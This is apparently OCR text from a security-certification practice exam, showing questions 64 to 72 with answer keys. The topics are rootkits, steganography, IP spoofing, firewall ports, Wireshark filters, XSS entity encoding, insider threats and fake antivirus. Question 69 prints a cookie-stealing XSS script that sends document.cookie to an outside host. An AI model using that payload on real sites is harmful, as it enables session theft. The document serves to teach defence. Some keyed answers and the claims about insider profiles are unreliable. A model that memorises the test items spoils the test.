
Correct Answer: D

QUESTION 64

A rootkit is a collection of tools (programs) that enable administrator-level access to a computer. This program hides itself deep into an operating system for malicious activity and is extremely difficult to detect. The malicious software operates in a stealth fashion by hiding its files, processes and registry keys and may be used to create a hidden directory or folder designed to keep out of view from a user's operating system and security software. What privilege level does a rootkit require to infect successfully on a Victim's machine?



A. User level privileges
B. Ring 3 Privileges
C. System level privileges
D. Kernel level privileges

Correct Answer: D

QUESTION 65

Which Steganography technique uses Whitespace to hide secret messages?

A. snow
B. beetle

C. magnet
D. cat

Correct Answer: A

QUESTION 66
Cyber Criminals have long employed the tactic of masking their true identity. In IP spoofing, an attacker gains unauthorized access to a computer or a network by making it appear that a malicious message has come from a trusted machine, by "spoofing" the IP address of that machine. How would you detect IP spoofing?

A. Check the IPID of the spoofed packet and compare it with TLC checksum. If the numbers match then it is spoofed packet.
B. Probe a SYN Scan on the claimed host and look for a response SYN/FIN packet, if the connection completes then it is a spoofed packet.
C. Turn on 'Enable Spoofed IP Detection' in Wireshark, you will see a flag tick if the packet is spoofed.
D. Sending a packet to the claimed host will result in a reply. If the TTL in the reply is not the same as the packet being checked then it is a spoofed packet.

Correct Answer: D

QUESTION 67
David is a security administrator working in Boston. David has been asked by the office's manager to block all POP3 traffic at the firewall because he believes employees are spending too much time reading personal email. How can David block POP3 at the firewall?

A. David can block port 125 at the firewall.
B. David can block all EHLO requests that originate from inside the office.
C. David can stop POP3 traffic by blocking all HELO requests that originate from inside the office.
D. David can block port 110 to block all POP3 traffic.

Correct Answer: D

QUESTION 68
You want to capture Facebook website traffic in Wireshark. What display filter should you use that shows all TCP packets that contain the word 'facebook'?

A. display==facebook
B. traffic.content==facebook

C. tcp contains facebook

D. list.display.facebook

Correct Answer: C

QUESTION 69

XSS attacks occur on Web pages that do not perform appropriate bounds checking on data entered by users. Characters like < > that mark the beginning/end of a tag should be converted into HTML entities. What is the correct code when converted to html entities?

```
<          &lt;
>          &gt;
(          &#40;
)          &#41;
#          &#35;
&          &amp;
"          &quot;
```

```
<script>
var x = new Image(); x.src =
'http://www.juggyboy.com/x.php?steal=' + document.cookie;
</script>
```

A.

```
&amp;script&gt;
var x = new Image&#40;&#41;; x.src =
&quot;http://www.juggyboy.com/x.php?steal=&quot; + document.cookie;
&amp;/script&gt;
```

B.

```
&amp;script&#35;
var x = new Image&#40;&#41;; x.src =
&quot;http://www.juggyboy.com/x.php?steal=&quot; +
document.cookie;
&amp;/script&#35;
```

C.

```
&gt;script&gt;
var x = new Image&#40;&#41;; x.src =
&quot;http://www.juggyboy.com/x.php?steal=&quot; +
document.cookie;
&lt;/script&gt;
```

D.

```
&lt;script&gt;
var x = new Image&#40;&#41;; x.src =
&quot;http://www.juggyboy.com/x.php?steal=&quot; + document.cookie;
&lt;/script&gt;
```

Correct Answer: D

QUESTION 70

Most cases of insider abuse can be traced to individuals who are introverted, incapable of dealing with stress or conflict, and frustrated with their job, office politics, and lack of respect or promotion. Disgruntled employees may pass company secrets and intellectual property to competitors for monitory benefits. Here are some of the symptoms of a disgruntled employee:

a. Frequently leaves work early, arrive late or call in sick
b. Spends time surfing the Internet or on the phone
c. Responds in a confrontational, angry, or overly aggressive way to simple requests or comments
d. Always negative; finds fault with everything


These disgruntled employees are the biggest threat to enterprise security. How do you deal with these threats? (Select 2 answers)

A. Limit access to the applications they can run on their desktop computers and enforce strict work hour rules.
B. By implementing Virtualization technology from the desktop to the data centre, organizations can isolate different environments with varying levels of access and security to various employees.
C. Organizations must ensure that their corporate data is centrally managed and delivered to users just and when needed.
D. Limit Internet access, e-mail communications, access to social networking sites and job hunting portals.

Correct Answer: BC

QUESTION 71

Fake Anti-Virus, is one of the most frequently encountered and persistent threats on the web. This malware uses social engineering to lure users into infected websites with a technique called Search Engine Optimization. Once the Fake AV is downloaded into the user's computer, the software will scare them into believing their system is infected with threats that do not really exist, and then push users to purchase services to clean up the non-existent threats. The Fake Antivirus will continue to send these annoying and intrusive alerts until a payment is made. What is the risk of installing Fake Antivirus?



A. Victim's Operating System versions, services running and applications installed will be published on Blogs and Forums.
B. Victim's personally identifiable information such as billing address and credit card details, may be extracted and exploited by the attacker.
C. Once infected, the computer will be unable to boot and the Trojan will attempt to format the hard disk.
D. Denial of Service attack will be launched against the infected computer crashing other machines on the connected network.

Correct Answer: B

QUESTION 72

How would you describe an attack where an attacker attempts to deliver the payload over multiple packets over long periods of time with the purpose of defeating simple pattern matching in IDS systems without session reconstruction? A characteristic of this attack would be a continuous stream of small packets.

A. Session Hijacking
B. Session Stealing
C. Session Splicing
D. Session Fragmentation